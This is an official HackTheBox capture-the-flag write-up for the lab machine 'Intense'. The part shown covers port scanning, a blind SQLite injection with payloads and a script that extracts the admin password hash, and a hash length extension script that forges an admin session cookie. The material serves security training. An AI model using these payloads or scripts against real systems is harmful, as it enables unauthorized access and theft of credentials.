HACKTHEBOX

Intense

30th October 2020 / Document No D20.100.96

Prepared By: MinatoTW

Machine Author(s): sokafr

Difficulty: Hard

Classification: Official

Synopsis

Intense is a hard difficulty Linux machine that features an open-source Flask application. Source code review reveals a SQL injection vulnerability, which is used to gain the administrator's password hash. This hash is used to perform a hash length extension attack in order to login as the administrator. A path traversal vulnerability is used to read SNMP configuration leading to command execution on the server. Finally, a custom note server is exploited to perform a ROP and gain a root shell.

Skills Required

- Source Code Review
- Scripting

Skills Learned

- Length Extension Attack
- SQLite Injection
- SNMP RCE
- Binary Exploitation

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.195 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.195
```

```
nmap -p$ports -sC -sV 10.10.10.195

Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-29 10:36 IST
Nmap scan report for 10.10.10.195
Host is up (0.16s latency).

PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp    open   http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Intense - WebApp
```

Nmap output reveals OpenSSH and Nginx servers running on their default ports.

Nginx

Browsing to the website provides us with some useful information.



It allows logging in to the website with guest credentials. Additionally, the footer states that the application is open source. Let's download it.

```
wget http://10.10.10.195/src.zip
unzip src.zip
```

The website seems to be a flask application with SQLite as the backend database. There's also a special route for the admin user.

Looking at the `app.py` file, we see an interesting route.

```
@app.route("/submitmessage", methods=["POST"])
def submitmessage():
    message = request.form.get("message", '')
    if len(message) > 140:
        return "message too long"
    if badword_in_str(message):
        return "forbidden word in message"
    # insert new message in DB
    try:
        query_db("insert into messages values ('%s')" % message)
    except sqlite3.Error as e:
        return str(e)
    return "OK"
```

The `/submitmessage` endpoint takes in a message through a POST request, checks it for bad words and then inserts it into the database. We notice that the `message` variable is passed to the SQL query without any sanitization. This makes the query vulnerable to SQL injection. It's can also be observed that the database only allows 140 characters of input. The `badword_in_str` function does the following:

```
def badword_in_str(data):
    data = data.lower()
    badwords = ["rand", "system", "exec", "date"]
    for badword in badwords:
        if badword in data:
            return True
    return False
```

The `submitmessage` route either returns an error or `OK`, which means we can only perform a boolean-based injection. The `try_login` function in `utils.py` reveals the table and column names.

```
def try_login(form):
    """ Try to login with the submitted user info """
    if not form:
        return None
    username = form["username"]
    password = hash_password(form["password"])
    result = query_db("select count(*) from users where username = ? and secret = ?",
(username, password), one=True)
    if result and result[0]:
        return {"username": username, "secret":password}
    return None
```

Additionally, the application uses the SHA256 hashing algorithm to store passwords.

```
def hash_password(password):
    """ Hash password with a secure hashing function """
    return sha256(password.encode()).hexdigest()
```

This means that we won't be able to recover plaintext passwords.


SQL Injection

Let's try to retrieve the administrator password hash via SQL injection. SQLite supports conditionals using the `CASE` expression. It's syntax is as follows:

```
CASE WHEN [condition] THEN [expression_1] ELSE [expression_2] END
```

If the provided condition is true, then `expression_1` is evaluated, else `expression_2` is. We can use this to force errors based on our queries. The load_extension() SQLite function is a good candidate to force an error, as it's a valid statement. Let's look at an example.

Login to the website using the credentials `guest / guest` and browse to the `submit` page.




Turn on Burp intercept, click on `Send` to intercept the request and hit `Ctrl + R` to send it Repeater. Modify the message to the following payload, then select the payload and hit `CTRL + U` to URL encode it.

```
' and load_extension(1))-- -
```

This will result in the final database query.

```
insert into messages values ('' and load_extension(1))-- -
```


The query above will result in the execution of `load_extension(1)`, which should throw an error.




As expected, the server threw a `not authorized` error. This can now be used in combination with the `CASE` expression as follows:

```
' and case when (1=1) then 1 else load_extension(1) end)-- -
```

The payload above checks if `1 = 1`, which is true and returns `1` without any error.




This is successful and the reply returns the message `OK`. Now let's change the expression to `1 = 2`, which evaluates to false, resulting in the execution of `load_extension()`.



This confirms the boolean-based exploitation, which we can build upon.


```
' and case when (select 1 from users where username='admin') then 1 else
load_extension(1) end)-- -
```

The query above will let us confirm whether the `admin` username exists or not.



The reply `OK` proves that the username `admin` does exist. Changing the username to something else results in an error.

```
' and case when (select 1 from users where username='test') then 1 else
load_extension(1) end)-- -
```




Next, we need to find the admin's password hash. We already know that the hash algorithm used is SHA256, which is 64 characters in length. The SUBSTR() function can be used to extract a specific number of characters in SQLite. We can use it to test for one character at a time with the following query.


```
' and case when (select substr((select secret from users where
username='admin'),1,1)='0') then 1 else load_extension(1) end)-- -
```

The query `substr((select secret from users where username='admin'),1,1)` selects the first character from the `secret` (hash), which is then compared to `0`. A hash can contain only hex characters i.e. from 0 to f.

Testing the query above returns an error, meaning the first character isn't `0`.



Eventually, we'll find that the character `f` returns `OK`, which confirms that the first character is `f`.



We can now write a script to discover all 64 characters of the hash.

```
from requests import post

sql = "' and case when (select substr((select secret from users where
username='admin'),{},1)='{}') then 1 else load_extension(1) end)-- -"
url = "http://10.10.10.195/submitmessage"
cookies = { "auth" :
"dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOTVjODEwNzQ4ZmIwNDgxMTVjMTg2ZWM7.v2XAccd+Z4N1hjqDQmFypJr+MwRrUKQ8RX7VZf/8rcI=" }

chars = "0123456789abcdef"

def testChar(query):
    payload = { "message" : query }
    resp = post(url, data = payload, cookies = cookies)
    if 'OK' in resp.text:
        return True
    return False

def getCharAtPos(pos):
    for char in chars:
        query = sql.format(pos, char)
```

```
        if testChar(query):
            return char

def getHash():
    hash = ''
    for i in range(1, 65):
        hash += getCharAtPos(i)
        print(hash)

if __name__ == '__main__':
    getHash()
```

The script is comprised of three functions, where the `testChar` function tests if a particular payload returns true or not. The `getCharAtPos` function tries all characters at a given index and returns the one which is correct. Finally, the `getHash` function tries to retrieve all 64 characters one by one.

```
python sqli.py
f
f1
f1f
f1fc
f1fc1
f1fc12
f1fc120
<SNIP>
f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105
```

The final hash turns out to be `f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105`. We can use an online rainbow table such as crackstation and attempt to find the corresponding plaintext.

Hash	Type	Result
f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

However, the lookup failed, which means that we can't login as the admin.

Hash Length Extension Attack

Let's go back and review the code once again. Looking at the file `admin.py`, we see how the application validates an admin user.

```
@admin.route("/admin")
def admin_home():
    if not is_admin(request):
        abort(403)
    return render_template("admin.html")
```

It uses the `is_admin` function from `utils.py`.

```
def is_admin(request):
    session = get_session(request)
    if not session:
        return None
    if "username" not in session or "secret" not in session:
        return None
    user = get_user(session["username"], session["secret"])
    return user.role == 1
```

This function retrieves the user session using `get_session()` and then looks up the associated username and secret.

```
def get_session(request):
    """ Get user session and parse it """
    if not request.cookies:
        return
    if "auth" not in request.cookies:
        return
    cookie = request.cookies.get("auth")
    try:
        info = lwt.parse_session(cookie)
```

The `get_session()` function calls `lwt.parse_session` to parse the `auth` cookie. Let's examine this function in `lwt.py`.

```
def parse_session(cookie):
    """ Parse cookie and return dict
        @cookie: "key1=value1;key2=value2"

        return {"key1":"value1","key2":"value2"}
    """
    b64_data, b64_sig = cookie.split('.')
    data = b64decode(b64_data)
    sig = b64decode(b64_sig)
    if not verif_signature(data, sig):
        raise InvalidSignature
    info = {}
    for group in data.split(b';'):
        try:
```

```
            if not group:
                continue
            key, val = group.split(b'=')
            info[key.decode()] = val
        except Exception:
            continue
    return info
```

This function parses the session cookie structure, which is made up of data and its signature, separated by a dot. After signature verification, the username and secret are returned in a dictionary. Furthermore, we also notice that the function loops through the decoded session values. We can exploit this by appending an additional value at the end and influence the returned values.

```
echo
'dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkO
WY5YTNjM2MyOTVjODEwNzQ4ZmIwNDgxMTVjMTg2ZWM7' | base64 -d

username=guest;
secret=84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec;
```

This format is found to be true for the guest session. Let's check if we can modify the parsed values.

```
def parse_session(data):
    info = {}
    for group in data.split(b';'):
        try:
            if not group:
                continue
            key, val = group.split(b'=')
            info[key.decode()] = val
        except Exception:
            continue
    return info

print(parse_session(b"username=guest;secret=84983c60f7daadc1cb8698621f802c0d9f9a3c3c295
c810748fb048115c186ec;username=hacker;secret=l337c0de;"))
```

In an ideal scenario, the returned values should be `guest` and their respective secret. This means that any additional values appended by an attacker to the end of the this cookie would be given preference by the application, hence influencing the authorization mechanism.

```
python testparse.py
{'username': b'hacker', 'secret': b'l337c0de')
```

However, we see that the function returned our appended values instead. Next, let's look at how the sessions are signed.

```
SECRET = os.urandom(randrange(8, 15))

def create_cookie(session):
    cookie_sig = sign(session)
    return b64encode(session) + b'.' + b64encode(cookie_sig)

def sign(msg):
    """ Sign message with secret key """
    return sha256(SECRET + msg).digest()
```

The `create_cookie` function passes the string to the `sign()` function. The `sign` function creates a SHA256 hash for the string `SECRET + msg`, where `msg` is the session string and `SECRET` is a random string that is 8 to 15 characters in length.

These conditions make it ideal to perform a length extension attack, as the value of `msg` is already known to us. The SHA family algorithms are known be vulnerable to length extension attack, which can be performed when an attacker controls a part of the hash string. Since we already know the length range of `SECRET`, this attack can be used to forge a hash matching the actual signature.

We can use the hashpumpy library to perform this attack. As the length of `SECRET` is variable, we'll have to bruteforce it until we obtain a valid cookie.


```
from requests import get
import hashpumpy
import base64

guest =
"dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOT
VjODEwNzQ4ZmIwNDgxMTVjMTg2ZWM7.v2XAccd+Z4N1hjqDQmFypJr+MwRrUKQ8RX7VZf/8rcI="
session, hash = guest.split('.')
hash = bytes.hex(base64.b64decode(hash))
session = base64.b64decode(session).decode()

admin_session =
"=test;username=admin;secret=f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2
971105;"
url = "http://10.10.10.195/admin"
```

```python
def testCookie(cookie):
    cookies = { "auth" : cookie }
    resp = get(url, cookies = cookies)
    if resp.status_code != 403:
        return True
    return False

for i in range(8, 15):
    admin_hash, data = hashpumpy.hashpump(hash, session, admin_session, i)
    admin_cookie = base64.b64encode(data) + b'.' +
base64.b64encode(bytes.fromhex(admin_hash))
    if testCookie(admin_cookie.decode()):
        print(f"Forged signature: {admin_hash}")
        print(f"Forged session : {data}")
        print(f"Final cookie: {admin_cookie.decode()}")
```

